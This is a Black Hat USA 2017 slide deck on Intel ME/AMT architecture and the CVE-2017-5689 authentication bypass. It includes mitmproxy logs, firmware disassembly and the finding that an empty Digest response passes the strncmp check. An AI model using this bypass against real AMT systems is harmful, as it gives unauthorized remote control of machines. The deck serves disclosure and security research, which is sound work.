black hat USA 2017

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MANDALAY BAY/LAS VEGAS, NV

INTEL AMT. STEALTH BREAKTHROUGH

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About us

EMBEDI

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programmer who has occasionally ended up dealing with information security

Agenda

1. Introduction to Intel 64 system architecture
2. Intel ME/AMT architecture overview
3. Unauthorized remote access to Intel AMT system
4. Spread out
5. Full attack scenario
6. Conclusions


Introduction to Intel 64 system architecture

System architecture overview


The best known execution environments:

- Intel CPU
- Intel ME

UEFI BIOS and Intel ME firmware
(and a few other blobs) are system firmware
stored on the common SPI flash memory



System firmware



Execution privileges

CPU	Ring 3	User applications; User applications (optional)
	Ring 0	OS kernel & drivers; OS kernel & drivers (optional)
	Ring -1	Hypervisor (optional)
	Ring -2	System Management Mode
Chipest	Ring -3	Intel Management Engine

Intel ME/AMT architecture


Intel ME architecture

Intel ME is based on the MCU with ROM and SRAM

The most privileged and hidden execution environment:

- a runtime memory in DRAM, hidden from CPU
- full access to DRAM
- working even when CPU is in S5 (system shutdown)
- out-of-band (OOB) access to network interface
- undocumented communication protocol (MEI)

AMD have a similar technology presented in 2013 - the Platform Security Processor (PSP)



Intel ME presence

Intel ME is integrated into:

- Q-type chipsets since 960 series (2006)
  - Intel ME 2.x - 5.x
- Any chipset since 5 series (2010)
  - Intel ME 6.x - 11.x
  - Intel TXE 1.x - 3.x
  - Intel SPS 1.x - 4.x

Its name and firmware implementation is specific to a platform type:

- Desktop/Laptop — Intel Management Engine (ME)
- Server — Intel Server Platform Services (SPS)
- Mobile — Intel Trusted Execution Engine (TXE)

PCH	ME/AMT version
5 series chipset	ME 6.x (AMT 6.x)
6 series chipset	ME 7.x (AMT 7.x)
7 series chipset	ME 8.x (AMT 8.x)
8 series chipset	ME 9.x (AMT 9.x)
9 series chipset	ME 9.5.x/10x (AMT 9.5.x/10x)
100 series chipset 200 series chipset	ME 11.x (AMT 11.x)

Intel ME RE problems

Unknown ME ROM contents on production systems

ME ROM images can be found inside Intel ME firmware pre-production debug images (used for debug ROM bypass capability)

Code is partially compressed with Huffman, but the dictionary is unknown

There is a reconstructed dictionary for ME 6.x - 10.x firmware (see unhuffme)

Undocumented MEI communication protocol

Some details are already reconstructed (see me_heci.py)

Inaccessible ME UMA

No method to disable Intel ME

But there are ways to cut out unnecessary firmware components (see me_cleaner.py)

me_unpack.py parse Intel ME firmware images and extract all partitions/modules
me_util.py send commands to Intel ME through HECI
https://github.com/skochinsky/me-tools

Intelmetool check Intel ME status through HECI
https://github.com/zamaudio/intelmetool

unhuffme unpack Huffman-compressed modules from Intel ME firmware image 6.x – 10.x
https://io.netgarage.org/me/

MEAnalyzer a tool to analyze Intel ME firmware images
https://github.com/platomav/MEAnalyzer

unME11 unpack some Huffman-compressed modules from Intel ME firmware 11.x
https://github.com/ptresearch/unME11

Useful links

- “Rootkit in your laptop”, Igor Skochinsky
- "Intel ME: The Way of the Static Analysis", Dmitry Sklyarov
- Publications on the topic:
  - A. Kumar, «Active Platform Management Demystified: Unleashing the Power of Intel VPro (TM) Technology", 2009, Intel Press.
  - Xiaoyu Ruan, «Platform Embedded Security Technology Revealed: Safeguarding the Future of Computing with Intel Embedded Security and Management Engine", 2014, APress.

Intel ME firmware components

There are main firmware components:

- bringup module;
- kernel;
- drivers and services (to support timers, network, heci, …);

and the applications, that implements different Intel technologies:

- PTT;
- AMT;
- ...

Depending on the technologies applied, the firmware types are:

- Ignition firmware (ME 6.x only) - the minimal contents;
- 1.5MB firmware - not full modules contents;
- 5MB firmware - full firmware contents.

Intel AMT Architecture

Intel AMT is an application inside Intel ME firmware…

Intel AMT features:

- Web-Interface
- SOL
- IDE-R
- KVM

It is a part of the “vPro” brand, so it is officially supported on the vPro-marked systems. Usually these systems have Q-type chipsets

Access Control List (ACL) Management
Access Monitor
Agent Presence
Alarm Clock
Boot Control
Certificate Management
Discovery
Event Manager
Hardware Assets
KVM Configuration
Network Administration
Power
Power Packages
Redirection (SOL and USB-R)
Remote Access
Storage
Storage File System
System Defense
Time Synchronization
User Consent
Wireless


Intel AMT Access

Intel AMT features can be accessed via a network or a local interface

Intel AMT has two types of interfaces: network interfaces (Intel AMT Releases 2.5, 2.6, 4.0, and 6.0 and later releases support a wireless, along with a wired, network interface) and a local interface.

TCP/UDP messages addressed to certain registered ports are routed to Intel AMT when those ports are enabled. Messages received on a wired LAN interface go directly to Intel AMT.

Local applications can communicate with the Intel ME the same way network applications do: WS-Management over SOAP over HTTP
This could be done using the Local Manageability Service



Intel AMT network Ports

5900 – AMT VNC-server without encryption;

16992 – AMT web-server, HTTP protocol;

16993 – AMT web-server, HTTPS protocol;

16994 – AMT redirection for SOL, IDE-R, KVM without encryption;

16995 – AMT redirection for SOL, IDE-R, KVM with TLS.

Intel AMT authentication options:


- Digest
- Kerberos

AMT Implementation and Reference Guide - Manageability Ports

Unauthorized remote access to Intel AMT system

CVE-2017-5689

When accessed through a regular web-browser Intel AMT redirects us to a logon page and challenges with a password. Let's use a mitmproxy and see what is actually happening right now:



As for RFC 2617, the first time the client requests the document, no Authorization header field is sent, so the server responds with *401 Unauthorized*:

```
$ mitmdump -p 8080 -dd
Proxy server listening at http://0.0.0.0:8080
127.0.0.1:50186: clientconnect
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
 << 401 Unauthorized 689b
          WWW-Authenticate: Digest realm="Digest:C8090000000000000000000000000000",
nonce="+9GoAAZEAACYo+Ka4uJ0dCwoKCxAtTP2",stale="false",qop="auth"
          Content-Type: text/html
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Length: 689
          Connection: close
127.0.0.1:50186: clientdisconnect
```

CVE-2017-5689

When given a username and password, the client responds with a new request, including the Authorization header field:

```
...
127.0.0.1:50190: clientconnect
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
          Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="JOKoAAdFAAApQD4w/l+88v4fscE6y2Ke", uri="/index.htm", response="7a8df4aa68a83ba59855d7a433522cf7", qop=auth,
nc=00000001, cnonce="6e8da33dda6b05d8"
 << 200 OK 2.42k
          Date: Wed, 5 Jul 2017 20:07:21 GMT
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Type: text/html
          Transfer-Encoding: chunked
          Cache-Control: no cache
          Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

CVE-2017-5689


Note the name of the fields sent in the Authorization Headers. These strings will help us to pin-point the auth-related functionality in the actual ME firmware.

```
...
127.0.0.1:50190: clientconnect
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
          Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="JOKoAAdFAAApQD4w/l+88v4fscE6y2Ke", uri="/index.htm", response="7a8df4aa68a83ba59855d7a433522cf7", qop=auth,
nc=00000001, cnonce="6e8da33dda6b05d8"
 << 200 OK 2.42k
          Date: Wed, 5 Jul 2017 20:07:21 GMT
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Type: text/html
          Transfer-Encoding: chunked
          Cache-Control: no cache
          Expires: Thu, 26 Oct 1995 00:00:00 GMT
```


Reversing web-server

Probably the easiest way to start digging into ME firmware prior to 10.x would be like:

```
$ git clone https://github.com/danse-macabre/meloader.git
$ cd meloader
$ ln -s meloader.py ~/your-ida-place/loaders
$ ln -s _meloader ~/your-ida-place/loaders
$ idaq 9.0.30.1482_5MB_PRD_RGN.bin
```




… which will result in:



Reversing web-server

Quick search to “cnonce” string yields this:



Reversing web-server

Let's now look closer at the actual code of NETSTACK_CODE_20431E74() subroutine:

```
...
; NETSTACK_CODE:20431ED4
    add   r13, sp, 0x7C
    mov   r0, r17
    mov   r1, r18
    add   r2, r14, (aResponse_0 - aUsername) # "response"
    add   r3, r13, 0x24   # R3 = SP + 0xA0 = &response
    bl    NETSTACK_AuthGetValue
    cmp   r0, 0
     bne  error
...
; NETSTACK_CODE:20431FC8
    ld    r1, [sp,0x10C+user_response]
    mov   r0, r13         # computed_response
    ld    r2, [sp,0xA4]   # response.length
    bl    RAPI_strncmp
    cmp   r0, 0
    bne   error
    mov   r0, 0                  # zero means success!
    add   sp, sp, 0x108
     b    RAPI_20000DA4   # ret
```

The part where the call to strncmp() occurs seems most interesting here:

```
/* NETSTACK_CODE:20431FC8 */
if(strncmp(computed_response, response.value,
           response.length))
{
     goto error;
}
return 0;
```

Given an empty string the strncmp() evaluates to zero thus accepting and an empty response as a valid one!

